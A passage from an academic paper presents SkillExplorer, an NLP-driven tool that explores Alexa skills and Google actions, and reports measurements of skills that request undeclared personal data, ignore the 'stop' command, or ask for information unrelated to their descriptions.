Wh questions. Wh questions are also known as open questions [7]. Users are supposed to answer such questions in a free way, instead of obtaining the answers directly from questions or making some judgments. Their knowledge or understanding is usually needed in this process. An example is *"What is your name?"*. To identify questions of this type, we find those questions with *WH-tag* which include *"WDT", "WHADJP", "WHADVP", "WHNP", "WHPP", "WP", "WP$", "WP-S", "WRB"* in the constituency-based parse tree with *wh-words*. If it contains related tags, we classify the question as Wh question.

Mix questions. Sometimes the output from skills contains more than one of the previous four question types. For example, the output *"You can say repeat or stop."* is the combination of an Instruction question and a Selection question. We refer to it as the Mix question.

3.4 Answer Generation

After classifying the questions, we get 5 types of reply content: Yes/No, Instruction, Selection, Wh, and Mix. We can generate corresponding answers for different types of questions. For some types (i.e., Yes/No questions, Instruction questions, and Selection questions), we can directly extract answers from the question itself. For Wh questions, we generate a knowledge database to answer the question and explore the behaviors of skills. For Mix questions, we have strategies to answer it according to the question types it contains. We show some examples in Figure 4.

Yes/No questions. We simply generate the answers as "yes" or "no" to the questions.




Figure 4: Q&A samples.

ASK	SAY
ask (sb.) Wh-Q	say Wh-Q
ask sth. like/... INS	say sth. like/... INS
ask (sb.) to INS	say INS (to do sth)
ask (sb.) (about/for) INS	say INS for sth
ask that INS	say (that) INS

Table 1: Rules to generate answers for Instruction questions

Instruction questions. Based on previous analysis, our analysis focuses on *ASK* and *SAY*[4]. We look into the Oxford Learners Dictionaries [11], and find that the two words *ASK* and *SAY* usually have five patterns, as shown in Table 1. For example, the skill can "ask (sb.) to INS". The components in the brackets (e.g., "sb." here) are not necessary for a sentence. *INS* is the instruction that we should extract. Sometimes, Wh questions are used as a component (e.g., ask (sb) Wh-Q). *Wh-Q* is the Wh question here. An example is *"You can say what is the current sibor rates"*.

To identify the five patterns in an instruction question, we first get the constituency-based parsing trees for the question. According to the five rules in Table 1, we can specify the matching rules based on them and use regular expressions to identify which pattern is used in the question. Then according to the patterns, we extract the *INS* or *Wh-Q* as the answers to the questions.

Selection questions. In this type, the expected answers are usually connected in parallel by conjunctions (e.g., "or", "and") (referred to as Selection_CC), or clearly marked by indicators such as the numbers or letters (referred to as Selection_SC). So users can directly speak out the answer itself or feed back the indicator. For example, the skill myTuner Radio says: *"Ok, Here's myTuner Radio. I've found: 1: CHOI-FM Radio X 98.1 from Canada, 2: Ibiza X Radio from the United Kingdom, 3: Radio X London from the United King-*

[4]To include more words in the future, we can quickly generate the rules for them using dictionaries [11].

dom. Choose a station.". Users can answer the question by saying *"CHOI-FM Radio X 98.1 from Canada"* or directly say the number *"one"*. To automatically extract answers, for Selection_CC questions, SkillExplorer checks the constituent parsing tree to find parallel structures connected by *CC* (Coordinating conjunction) which may be corresponding to the words, phrases, and clauses. For Selection_SC questions, SkillExplorer checks the leaf nodes of the parallel structures in the constituent parsing tree to judge whether the serial indicators (i.e., numbers or letters) exist there and have the same format. If so, SkillExplorer will enumerate the found indicators to explore the behaviors.

Wh questions. As mentioned previously, users commonly answer Wh questions according to their knowledge or understanding, instead of obtaining answers directly from the questions. So our idea to answer Wh questions is to first build a knowledge database and then extract answers from the knowledge database. However, if the knowledge database is designed to include all kinds of knowledge, it will be too large to construct. Considering that our purpose is to detect whether a skill impacts users' privacy or conflicts with Amazon's development rules [6] (also related to users' privacy), we design the knowledge database from the viewpoint of users' privacy.

After analyzing Amazon's development rules, we try to create some virtual users with different profiles for answering the privacy-related questions raised by skills. For other questions, although they are not our focus, we still try to answer them by constructing a noun database (common nouns in Wh questions) or feeding questions to online chatbots (e.g., Mitsuku [4] and Cleverbot [12]) and using their answers. For each virtual user, the private information of the user should be created to build the profile. Such information includes the full name, first name, gender, birthday, etc. Some fields are shown in Table 2, and more details are shown in Appendix D. Note that such information cannot be randomly generated. Otherwise, the skill may identify the inconsistency or some illogical problems (e.g., an 8-year boy may not like to have a driver's license number), which will impact behavior exploration. So the profiles should be created to be close to real situations. Since some questions from skills may be related to the relationship between the users (e.g., ask a child the name of his mother), the knowledge database should also consider such a situation.

Info	Value
Full Name	James C Washington
Gender	male
Date of Birth	6/19/1980
Social Security Number	066-80-6240
City	Buffalo
State Full	New York
Zip Code	14214
Phone Number	716-780-4085

Table 2: An example of the virtual user

We first build several virtual users (VUs) according to decades of age since skills may react differently to different ages. For users of the same age, we also create two VUs: male and female. Then we continue to give them other private information. To make such information representative, we have searched on the Internet for other fields. Note that, some fields in the table have logic connections (e.g., address and zip code). So we search them together to find the logic connected data after the logic connections are manually marked. Also, some fields (e.g., phone number, credit card number) have a specific format. A randomly generated phone number could not be accepted by skills. Therefore, we use an online information generator which can generate such fake yet correct-format information [13]. At last, after collecting all the information, we manually check whether there are some inconsistencies. Then we add the social connection between them including husband and wife, parent and children, etc.

Then by searching keywords in the knowledge database, SkillExplorer will return the answers from a random profile (for the first question) and use other fields in the profile for answering other future questions. Note that for the same question, to explore its different behaviors, SkillExplorer will use different profiles to answer and observe the behaviors of the skills. If a skill reacts differently, SkillExplorer will continue to explore the behaviors. Otherwise, it will stop using more profiles to respond to this question. For example, the skill *"Preventive Health Care Services"* will have different behaviors according to the age of 13 and 18. False negatives may happen since SkillExplorer cannot enumerate all possible profiles. One possible solution is to extend the possible values (e.g., different addresses) for each field in the profile, which at the same time brings extra time spent on communicating with skills. For some behaviors that are really hard to trigger, little impact will they bring on users.

Mix questions. Mix questions include more than one type of question in the output of skills, which are also very common since developers can organize the outputs from skills in any way. To deal with such questions, a simple idea is to mark the types, generate answers according to each type, and feed back all the answers together. However, it may waste lots of unnecessary time due to that many answers are unaccepted to the skills. For example, in the question "You can ask something, such as what's your name.", the user's name (extracted as the answer to the Wh question) is not the answer to the Mix question. So we need to select the question types to answer from all the sentences in Mix questions.

We should select the questions to answer according to their types. First, we hope to generate the rules from studies on linguistics. However, we do not find any useful rules. So we have to generate the rules by ourselves. Considering that Mix questions are designed for users to answer, the question should be understood by the majority of users. So we authors play the role of users to understand the questions and try to generate the rules. We randomly sample 2,000 Mix questions from the

Rule	Situation	Type
R1	∃ Y	Y
R2	∃ S_SC & ∃ I	S_SC&I
R3	(I&S_CC) in Q^*	I&SC_CC
R4	∃ I	I
R5	∃ S	S

Table 3: Rules to generate answers for Mix questions

Basic Corpus of Replies and manually answer them. From the answers, we summarize the rules as shown in Table 3, and evaluate the accuracy. We randomly select the other 200 Mix questions, utilize the rules to generate answers, and compare them to human answers. The accuracy is 91%. The rest 9% (misunderstandings) are mainly due to grammar errors or parsing errors from the NLP tool. In the table, *Y* means Yes/No type, *I* means Instruction type and *S* means Selection type. *S_SC* and *S_CC* are Selection_SC and Selection_CC, respectively. According to R1, if there is a Yes/No type in Mix questions, we just answer "yes" or "no". According to R2, if Selection_SC type and Instruction type exist at the same time, both types need to be processed. According to R3, if Selection_CC and Instruction are included in the same sentence, they should be replied together. For example, *"say next or previous"*. R4 means that if there is an Instruction type, SkillExplorer will just answer this type. For example, the question *"You can say what is the weather like today"* contains the Instruction question and Wh question. It should be marked as an Instruction question. Based on our evaluation, the rules are accurate to extract answers from Mix questions.

3.5 Behavior Exploration

By leveraging the previous approaches, SkillExplorer can explore one execution path of the skill. To explore all its behaviors, SkillExplorer should further record the branches and explore those un-executed ones. We also introduce an approach to speed up the interaction.

Record and traverse branches. For a given question, there could be multiple answers. For example, there are two answers for Yes/No questions and two or more answers for selection questions. For an answer, a further output will be responded from the skill, which serves as a new question expecting further answers or simply ending the conversation. Continuing this process will form a tree-like structure to record questions and answers. So we design an *interactive tree* (*i-tree* for short) to represent the status of exploration. Each node in the i-tree represents a single interaction (include an input and corresponding output). While SkillExplorer communicates with the skill, an i-tree is drawn simultaneously. The node will be marked as *visited* if it is explored. If an execution path in the i-tree is explored to the end, and there are unvisited nodes, SkillExplorer will re-start from the beginning to the unvisited nodes. Note that there could be more than one roots in the i-tree, due to several utterances extracted. SkillExplorer will end the execution path in the i-tree if one of the following situations happens. (1) No answer can be generated for a given output (e.g., *"That's our information, bye."*). (2) An exception happens (e.g., the operation needs to be performed on the mobile phone[5]). (3) For the same node in different executions, the questions are different. For example, a skill can generate different quizzes. There is no need to enumerate all the quizzes.




Figure 5: An example of itree

Figure 5 gives an example when SkillExplorer analyzes a skill. When the first utterance *"open c. s. n. premier collision"* in N_0 is sent to the skill, the returned output is *"...To learn more, say, about us, services, mobile app, phone number, address, or website. You can say, repeat or stop, at any time"*. SkillExplorer parses the output as a question and generates eight answers: "about us", "services", "mobile app", "phone number", "address", "website", "repeat" and "stop" (in the nodes from N1_0 to N1_7, respectively). The first answer is fed to the skill to continue the process of exploration. When the last question is reached, the process of exploration will end. At this time, SkillExplorer check whether there are any unvisited nodes (white node). If so, SkillExplorer will find a path to the node in the i-tree and restart from the root. This process will continue until there is no unvisited node left.

Speed up the interaction. In the process of exploration, the real execution could be very time-consuming due to the following reasons. Firstly, some skills raise questions which have already been asked. If the question is parsed again for further exploration, the i-tree may not end. In other words, in an i-tree, if the output in a new node (i.e., a leaf node) is the same as a visited one (which may or may not be in the same execution path), the node should not be explored again.

Secondly, when SkillExplorer restarts from the root of an i-tree, some paths in the i-tree are repeatedly executed, which further makes the speaker to read the outputs many times. When the outputs are long, it will be very time-consuming, especially when the output is at the beginning part of the i-tree. For example, the output in N_0 with 39 words will take 18 seconds to read. When the skill is explored, it will be executed at least 8 times. More than 2 minutes will be spent on the node. To solve this problem, SkillExplorer does not need to wait until the reading of the whole output is finished. For a node in the i-tree representing the output from a skill, if this node is

[5] A special exception is the network error. When this situation happens, SkillExplorer exits the current execution and restarts from the root node.

visited, SkillExplorer can directly utilize the generated inputs in the last execution to answer the output. For the previous example in the second execution, SkillExplorer will directly feed the input stored in N1_0 to the skill before the reading of the whole output is finished.

3.6 Implementation

We build a crawl to collect skills from Amazon and Google markets and build SkillExplorer to explore the behaviors of these skills. The project includes more than 7,000 lines of Python code.

In the process of analyzing questions and generating answers, SkillExplorer builds the parse tree using NLTK (natural language toolkit) [28] and Stanford NLP Parser [29][6]. Both of the two tools are popularly used in the field of natural language processing. To build the interactive system, one possible approach is to feed the utterances and the answers directly to the smart speakers (e.g., Amazon Echo), then record the outputs and transform them into texts by using speech recognition tools (e.g., Google TTS). However, this approach is too time-consuming[7]. Instead, our idea is to use the simulators provided by markets, which are often used by developers to test their skills. Both Amazon and Google have their own simulators. In particular, the simulator allows developers to communicate with skills using texts. That is to say, developers can directly feed text inputs to a skill and observe its outputs also in texts, which does not need any tools to translate a voice question to the texts, saving the exploring time. Regarding the chat robots for answering Wh questions, after trying some famous chatbots, we choose to use Mitsuku [4] and Cleverbot [12] due to their better performance. In the process of acquiring outputs from skills, the outputs will be returned one by one. The time interval equals the time to read the previous output. So if the first output is long, we should wait for long for the second output. Here, we set up a timeout (10 minutes) for waiting. If the timeout is reached, SkillExplorer will stop the current exploration and start a new path in the i-tree.

3.7 Evaluation

Coverage. SkillExplorer is designed to traverse the behaviors of skills. So the coverage of behaviors is important to evaluate the effectiveness of SkillExplorer. The ideal way to evaluate behavior coverage is to analyze the source codes and compare them with the behaviors explored by SkillExplorer. However, it is very hard to find open-source projects of skills from the Internet. An alternative way is to manually communicate with the skills, and try to collect as many behaviors as possible.

[6]We download NLTK v3.4.5 from [14] and Stanford NLP Parser v3.9.2 from [15].

[7]It will also exceed the time limit given to the user for feedback. Usually, the time limit is 6 seconds [34]. If the time of waiting for the user's response is too long, the smart speaker will automatically turn off itself.

Yes/No	Instruction	Selection	Wh	Mix
0%	8%	8%	5%	9%

Table 4: The rate of incorrect answers

Such collected behaviors can be used as the ground truth for comparison with the behaviors explored by SkillExplorer. For simplicity, each node in the i-tree can be viewed as a behavior. So we can compare the i-trees generated by human and SkillExplorer, and calculate the coverage c by $c = |n_h \cap n_s|/|n_h|$. $|n_h|$ indicates the number of nodes in the i-tree explored by humans. $|n_h \cap n_s|$ shows the number of nodes in both the i-tree explored by humans and the i-tree explored by SkillExplorer.

In our evaluation, we randomly sample 50 skills from the 21 categories. Then we manually and extensively communicate with them, trying to collect as many behaviors as possible, which lasts for about 8 hours. 226 outputs from skills are collected, including 28 Yes/No questions, 16 Instruction questions, 13 Selection questions, 17 Wh questions, and 53 Mix questions. Further, we let SkillExplorer communicate with the skills, and collect 203 different outputs. So the coverage is 90% (=203 / 226). We further look into the 23 outputs that are not covered by SkillExplorer and try to figure out the reasons for missing. One reason is due to the problem of NLP tools. 5 questions cannot be correctly parsed by the tools (e.g., wrongly marked part of speech). Also due to the carelessness of developers, some questions contain grammar errors which cannot be correctly parsed. We also find 11 questions require human expertise (e.g., "What SGLs do you want to look up") or use complex structures (e.g., "Okay, player one tell me a name, by saying player one is, followed by the name"), which are quite difficult to answer even for human users. More examples are shown in Appendix E.

Accuracy of answer generation. Regarding the accuracy, we care about missed answers and incorrect answers. Missed answers impact the coverage, which has already been evaluated previously. So we evaluate incorrect answers here. Incorrect answers cannot be accepted by skills, which may let SkillExplorer waste time on unnecessary execution. We randomly select 200 questions from each of the five categories classified by SkillExplorer. In sum, 1,000 questions are analyzed manually. We compare the two sets of answers and give the error answer results in Table 4. On average, 6% of the answers are wrong. Yes/no Question has the lowest ratio (0%), while Mix Question is higher (9%). Note that the incorrect answers impact neither the results of coverage nor the results of the measurement. They only impose unnecessary analysis time on the exploration of skills. The reasons for incorrect answers are similar to those mentioned previously.

Performance. SkillExplorer has analyzed 28,904 skills within 5,270 hours[8] (using a machine with a 3.6GHz CPU,

[8]We registered 25 different Amazon developer accounts, and 2 Google developer accounts for testing. 27 simulators were utilized (25 from Amazon and 2 from Google).

16GB memory, 1TB hard driver, and the Windows 10 operating system). Each skill costs about 627 seconds on average, including the utterance question generation, question understanding, answer generation, and behavior exploration. The median time of skill exploration is 428.5 seconds, ranging from 36 seconds to 8,969 seconds. For different categories, the time varies. It depends on the function and the branches of the skill. A game skill always spends much more time than a weather forecast skill because the game skill has more branches for users to choose. By the way, the stability of network connection matters as well. We also analyze the time of Google actions, which is much smaller than Alexa's, because the test console of Google Assistant does not support all the actions well and its robustness is not so good as Amazons's, making many actions unable to respond as they do in reality. If we use the real smart speaker for evaluation, the time should be much more. We also evaluate how much time could be saved by our speedup mechanism (see Section 3.5). If this mechanism is not used, the average time for each skill will be 885 seconds, which means that 29.2% (=258/885) of the time could be saved by this mechanism.

4 Measurement

4.1 Landscape

Skills & Authors. We crawl 68,066 skills from the Amazon market[9], and 10,899 actions from the Google market. Skills in Amazon have 21 different categories and the category *Games & Trivia* has the largest number of skills (as shown in Appendix F). Among these, 19.4% of them do not have invocation names, which means that developers use the *pre-built model* to build the skills. In other words, the developers cannot design their own questions, but use pre-designed questions by the markets, which should not contain any malicious questions. Thus, we do not measure these skills. Among the rest 54,865 skills, we randomly sample 30,000 for the measurement. However, some skills cannot be invoked due to that Alexa only wakes up the more popular one or the previously waked one if two skills have similar invocation names. So in the end, 28,904 skills are measured. We also record the developer names for the skills. In sum, 12,376 different developer names are recorded (a developer can register for different accounts with different names). On average, one developer's name is in charge of 5.5 skills. Interestingly, the developer *InfoByVoice* owns the most skills (i.e., 2,577 skills). All of them are in the category *Lifestyle*. We check the interactive content with them and find that these skills provide organizations' information. The developer *Rhall* owns 1,401 skills, and most of them aim to explain some facts (e.g., a skill "California Facts" gives facts about California).

Structure of i-trees. We make a statistical analysis of i-trees. We measure the number of branches in i-trees, depth of i-trees, and the number of answers to a question. Figure 6 (a) shows the distribution of the number of branches in i-trees. From the figure, we can see that 90% of the skills have less than 15 branches. The average number of branches is 7.9. Some skills have more than 50 branches (most of them are games or Selection_SC questions with multiple choices), which are not user-friendly to answer. Figure 6 (b) shows the distribution of the depth of skills. The average depth is 3.6. From the figure, the depth of 68% skills is less than 4, and the depth of 95% skills is less than 10. It indicates that most skills do not interact with users with deep conversation. We find some skills are with the depth of 40. They are story-tellers. We also look into questions related to privacy. They are usually Wh questions, with the depth less than 5. Skills can customize their services from the requested information (e.g., assessing the value of a house in a location). Figure 6 (c) shows the number of answers to a question. The average number of answers is 2.9, which means that most questions only have about three choices for users to answer. If there are too many answers in a question, users may not be able to remember them to answer. An interesting skill is *Encyclopedia of dinosaurs*. It contains a question with 41 answers.


Popular questions and popular words. After analyzing more than 160,000 questions in our measurement, we list the top 5 questions in Appendix G. These questions are mainly from the developers *InfoByVoice* and *SkillSet*. For example, the question "say, service times, location, phone number, or goodbye" is mentioned by 1,045 skills developed by *InfoByVoice*, and mentioned by 264 skills developed by *SkillSet*. We also check the description of the skills on the website of the two developers. Both of them mention *VoiceApps.com*. Maybe the two developers have some connections. We also count a question for only once if it appears in different skills by the same developer. The most 10 popular words (we only count nouns in the constituency-based parsing tree) are "skill","alexa", "number", "fact", "help", "information", "name", "phone", "location" and "service".

Invocation names. Different from previous studies [26, 35] on invocation names which mainly focus on the security problems of abnormal diversion (e.g., skill squatting, voice squatting, voice masquerading), our study checks whether the invocation names can meet Amazon's requirements. As we know, Amazon has strict requirements for designing invocation names [5]. Some sample rules are given in Appendix H.

We check whether all 57,139 skills having invocation names[10] are against the rules. We find that 9,799 skills do not meet the requirements. Among them, 120 skills do not follow the rule (2): two-word names with article words (e.g., the, a,

[9] We crawled the skills from the America market from October 25, 2019 to November 12, 2019, where the number of skills is the largest in the world. Different countries may access different numbers of skills according to the policy of Amazon.

[10] Some skills may not have invocation name which can be invoked through implicit invocation.



(a) number of branches (b) depth of i-tree (c) number of answers

Figure 6: Distribution of i-tree

Info Type	Keywords
basic info	full name, home address, email address, date of birth, telephone number, etc.

Table 5: The words related to privacy

an). 377 invocation names are person or place names (e.g., bainbridge island), which violate the rule (3). 179 skills fail to comply with the rule (4): using launch words (e.g., "open," "tell," "load,", etc.) or connecting words (e.g., "to," "from," "in,"). Two invocation names contain "app" or "skill". We also find that 2591 invocation names are used by 9,128 skills. The most commonly used invocation name is *how many days*, which is used by 153 skills.

4.2 Skills Conflicting with the Developer Specifications

As we mentioned in Section 2, according to the rules of some markets (e.g., Amazon), for some kinds of personal information, developers are allowed to obtain them for better user experience. Such information (shown in Table 5) includes a user's name, email address, phone number, etc. which should be obtained by using specific APIs (e.g., Alexa customer profile API) to configure permissions, and should be claimed in the privacy policy of the skills [6]. For the permissions, they can be seen on skills' introduction pages. For the privacy policy, the developers should clearly include what kinds of personal information are collected, how and why to collect the information. However, we find some developers request such information but do not claim in the privacy policy or configure the corresponding permissions. Instead, they directly ask users for private information. To detect the illegal collection of information, we analyze them in the interactive content.

Note that we cannot directly compare the privacy words in the Table 5 with the contents from skills. For example, a skill may say *"Our phone number is xxx-xxx-xxxx"*. The skill does not request such information from users. Instead, it just gives information about the skill. To distinguish the two situations, we leverage the dependency-based parse tree where all the nodes are words. The links among words are labeled by the syntactic function grammar tree. Particularly, we use a two-step comparison. (1) We first check whether the words are used by skills with the correct part of speech. Usually, the words are used as nouns. Sometimes, a skill may use a different part of speech of the word. For example, in the question *"I can address the problem"*, the word "address" is used as a verb. To filter out such situations, we check the part of speech of the privacy word and only identify those used as nouns. (2) Then we check the ownership of the privacy words. We also leverage the dependency-based parse tree, which shows the relationship of dependency between words. For example, in Figure 7, the word *name* belongs to *your*, whose connection can be extracted by the tags. In the figure, `nmod` is used for nominal modifiers of nouns or clausal predicates, while `poss` means possession modifier. Their combination `nmod:poss` is used for a nominal modifier. However, a counterexample is "Our phone number is xxx-xxx-xxxx", where the keyword phone number belongs to "our" (i.e., the owners of the skill). We only check the privacy words belonging to the users (e.g., using the word "your"). As developers




Figure 7: An example of dependency-based parse structure

may not directly request the privacy keywords to evade the vetting process of markets, besides checking the keywords themselves, we should also check their synonyms. So we expend the privacy keywords using their synonyms.

After obtaining the privacy keywords that a skill requests from users, we further determine whether the skill conflicts with the development specifications. We first check if these keywords (including their synonyms) are declared in the skill's privacy policy. If not, the skill conflicts with the developer specifications. Otherwise, we should further check whether the privacy keywords are clearly declared for requesting users' information. If no such declaration is found, the skill will be viewed as conflicting with the developer specifications. However, in real situations, it is hard to check whether the privacy keywords are used for requesting users' data. An example is *"We collect users' private data including their*

name and email", where the general term "personal data" and the pronoun make the analysis difficult. Fortunately, PolicyLint [18] handles such situations. So we leverage PolicyLint to solve this problem. Specifically, what makes the situation complex is the *general* declaration which usually contains three types of words to collect users' information, including a verb of collect information (e.g., collect, gather, check), a general term (e.g., personal information, personal data), and subsumptive relationships words (e.g., such as, include). Note that, due to the limited number of keywords used by PolicyLint, it may not be enough to characterize all the possible general declarations, especially for the diverse privacy policies given by various developers, and further causes false positives. Thus, in our implementation, if any two of the three types of words are in a declaration, we will view it as a general declaration. Such an approach is very effective to find the declaration requesting users' private data, which is then compared with the contents in the skills to ensure whether the skills conflict with privacy policies.

Results. We first validate the accuracy of our approach. After analyzing 30,801 skills (28,904 from Amazon and 1,897 from Google), SkillExploer finds 1,156 skills conflicting with the developer specifications. Among these skills, 632 skills neither state privacy keywords in privacy policies nor configure corresponding permissions. 183 skills just conflict with the claimed privacy policy, and 341 skills just do not configure corresponding permissions. We manually check the results of the comparison between the keywords and the privacy policies, and only find 15 false positives which do not conflict with privacy policies, mainly due to the following two reasons. Firstly, the NLP tool (i.e., Stanford NLP Parser) cannot correctly parse a sentence, for example, the tool will label "username" as an adjective in the sentence *"to use our voice experiences users may provide us with their data such as email, username and password to your service"*. Secondly, some declarations that explicitly state to collect users' information are not correctly caught by PolicyLint. For example, *"you may be asked to enter your zip code or other details to help you with your experience."*.

After removing false positives, we find 1,141 skills that conflict with the developer specifications. We analyze the keywords of these privacy contents. The most frequently requested information is as follows: address, name, phone number, zip code , and email. Most of them are in the categories of *Lifestyle* and *Education & Reference*. An interesting case is the skill *"WifiPassword"*. It requests users' wifi name and password and also asks them to finish the request through a webpage popping up on users' smartphones when such intent is activated. Note that the skill never mentions this suspicious request in its privacy policy list. We also check its reviews on the market. Some users mentioned that *"... after filling out the form it gave me someone else's network name and password. What's much worse is that that the name of the wifi network makes me believe that it's very likely someone near to my location, due to the name being a local reference..."*, *"Do not download this app. ... It stores your info and password."*. It seems the suspicious behaviors have already troubled users. Another skill *Scare Text* requests users' phone numbers. According to its description, this skill will send a randomly selected scary image via texting message to the given number. However, after we test several phone numbers, the skill never sends the message.

4.3 Skills Conflicting with "Stop"

After finishing using a skill, users will stop the skill. Otherwise, the skill will continue listening to the users' private conversations. However, some malicious skills may not stop even if they receive users' commands to stop. So we want to check the existence of skills with such behaviors in the wild markets. According to the survey [35], 91% of Alexa users use the command "stop" to terminate a skill, and 36% of users choose "cancel", and only 14% of them use "exit". So we send the command "stop" to the skills. Then we leverage some built-in functions of the virtual personal assistant (VPA) and check whether the VPA is activated. For example, we can ask the time using Alexa's own function "what time". If the response is the current time, we can verify that the skill has already exited. Otherwise, it is still on. Although this approach may be circumvented by hijacking the built-in functions, we can try other different functions to test for better accuracy. In our interaction experiments, we also find that a small number of skills behave differently in simulators and the real devices when receiving the commands to exit. We are not sure about the concrete reason. Thus, after some potentially harmful skills are automatically detected, we need to check them on real devices. Note that the different behaviors only happen when receiving the command "stop" to exit. For other voice commands, they behave consistently in both environments[11].

Results. We evaluate 28,904 Amazon skills, and find 802 skills do not really stop after receiving the stop command on the simulator. Then we use Echo for further checking, and find that 68 skills have problems on the real smart speakers. In this process, we only need to open a skill and stop it, which takes about 15 seconds to finish (about 3 hours in total). Then we carefully analyze 68 suspicious skills. They achieve eavesdropping using one of the following three ways. (1) 32 skills change the default "stop" commands to others which users may not know. For example, the skill *Millennial Money*

[11] One may be worried about that some malicious developers can find the differences between simulators and real environments. However, to the best of our knowledge, no open materials mention whether simulators are used in the vetting. In the current stage, it seems there is no motivation for developers to distinguish the two environments. Although we observed that the simulator behaves differently when receiving the "stop" command. However, the command can be replaced by "exit", which will not let the simulator behave differently. Also, SkillExplorer can evaluate the "stop" command after vetting all other behaviors. If a skill behaves differently later (after identifying the simulator), it is highly suspicious.

changes the default command to *"I've done"*. (2) 29 skills ignore the stop command after correctly receiving it (we verify this from the communication history supported by Amazon). For example, the skill *My birthday month* always says that it cannot get the stop command (which actually indicates that it has received it) and continues its other functions. (3) 7 skills seem more strange. For example, one skill named *Malignant Tweets* always returns "cannot find this skill" to mimic Alexa no matter what commands it receives and continues to listen to users' conversation. Another skill named *math-training* replies "OK" after receiving the stop command. But it will continue to listen to users' conversation for 6 seconds. Regarding actions from Google, since Google has very strict requirements on the exit operation, it limits the developer's final response to a simple reply within 60 characters and must be the last dialogue in this interaction [16]. We did not find any action that has such a problem.

4.4 Skills Conflicting with Their Descriptions

We further want to check whether the information requested by a skill is corresponding to its description given by developers. However, this is very challenging due to diverse ways to describe the skills and the different functionalities given by the skills. So we do a preliminary study. Considering that skills with similar functionalities should behave in a similar way, we use some skills as the seeds and compare other skills with them. For example, two skills A and B both provide real estate information. It is normal that both of them request users' addresses. However, it would be very strange if a skill requests for the health status of users.

To achieve the differential analysis, we manually select 100 typical skills in 10 categories which request for various kinds of privacy information and view them as the seeds. Then we extract the keywords of the descriptions (i.e., nouns in the constituency-based parsing tree) from all the collected skills. In this way, we could find the skills with similar functionalities. Then we compare the behaviors of the skills, especially the privacy information they request. In this way, we can find skills with abnormal behaviors.

Results. After manual verification to filter out some reasonable cases, only a few abnormal skills are left. In this preliminary measurement, less than 10 skills request personal information that does not match their descriptions. For example, a skill named *Ehrlich Pest Control* is supposed to tell users about how to prevent common household pests (e.g., mice) according to the description. However, if a user asks some questions that cannot be understood by the skill, it will ask the user for her phone number and area code. We also find there is a low rating for the skill on the market. A user mentioned that *"...it complied then asked me for my phone number so not going to happen, fix that again asking me for my phone number wrong move."*

5 Discussion

5.1 Defense Suggestions

Although SkillExplorer could serve as a supplement approach for the market administrators to vet skills, we still have some suggestions for them. Firstly, skills should be strictly reviewed before being put on the shelf, especially the contents related to privacy contents. Considering some technical challenges (e.g., the ownership of the privacy-related words) may impede the detection, NLP should be included in the automatic analysis (see Section 3 and Section 4). Secondly, besides the contents provided by skills, the privacy policy links of skills also need to be strictly checked. In this way, users can have a general understanding of what kinds of personal information that the skills will request before users use them. Currently, the markets do not request the privacy policy to be in a unified form. So developers can prepare the privacy policy in various forms (e.g., on a web page, a PDF file, or even missing), which makes the vetting process quite difficult. An official template could be provided to the developers to follow. Thirdly, the built-in intents should also be strictly checked if skills are using them. For example, the built-in stop intent should be carefully checked which might allow a skill to continue working even after receiving the stop command.

5.2 Limitations and Future Work

Firstly, the accuracy of SkillExplorer can be further increased. Current problems are mainly due to developers' irregular design of the questions. Sometimes, developers want to make their questions be clearly spoken out by smart speakers. So they usually add some marks or punctuation insides the questions. For example, there is a question *"You can say News -or- Story"*. Developers add marks before reminding users of the words they need to say to highlight the key points when pronouncing. Although it does not impact user experience (or maybe make the user experience better), this will greatly impact the analysis since such combinations of words and punctuation seldom appear in real texts. Currently, NLP tools (e.g., Stanford NLP Parser) cannot handle this situation. Although in our study we have some techniques and special rules (e.g., removing the punctuation except the quotation mark immediately after the instruction words "say" and "ask"), our tool can be further improved. Also, current NLP tools have false positives (e.g., the extraction of the juxtaposition relationship is wrong, resulting in problems in generating answers).

Another limitation is from the simulator. Currently, it has restrictions on the interaction with mobile phones and the transmission of geographical location. Neither can it play the non-text audio. If a privacy-related question is played by audio, the simulator cannot correctly identify and return the texts in it. We will identify such a situation and further solve this problem.

6 Related Work

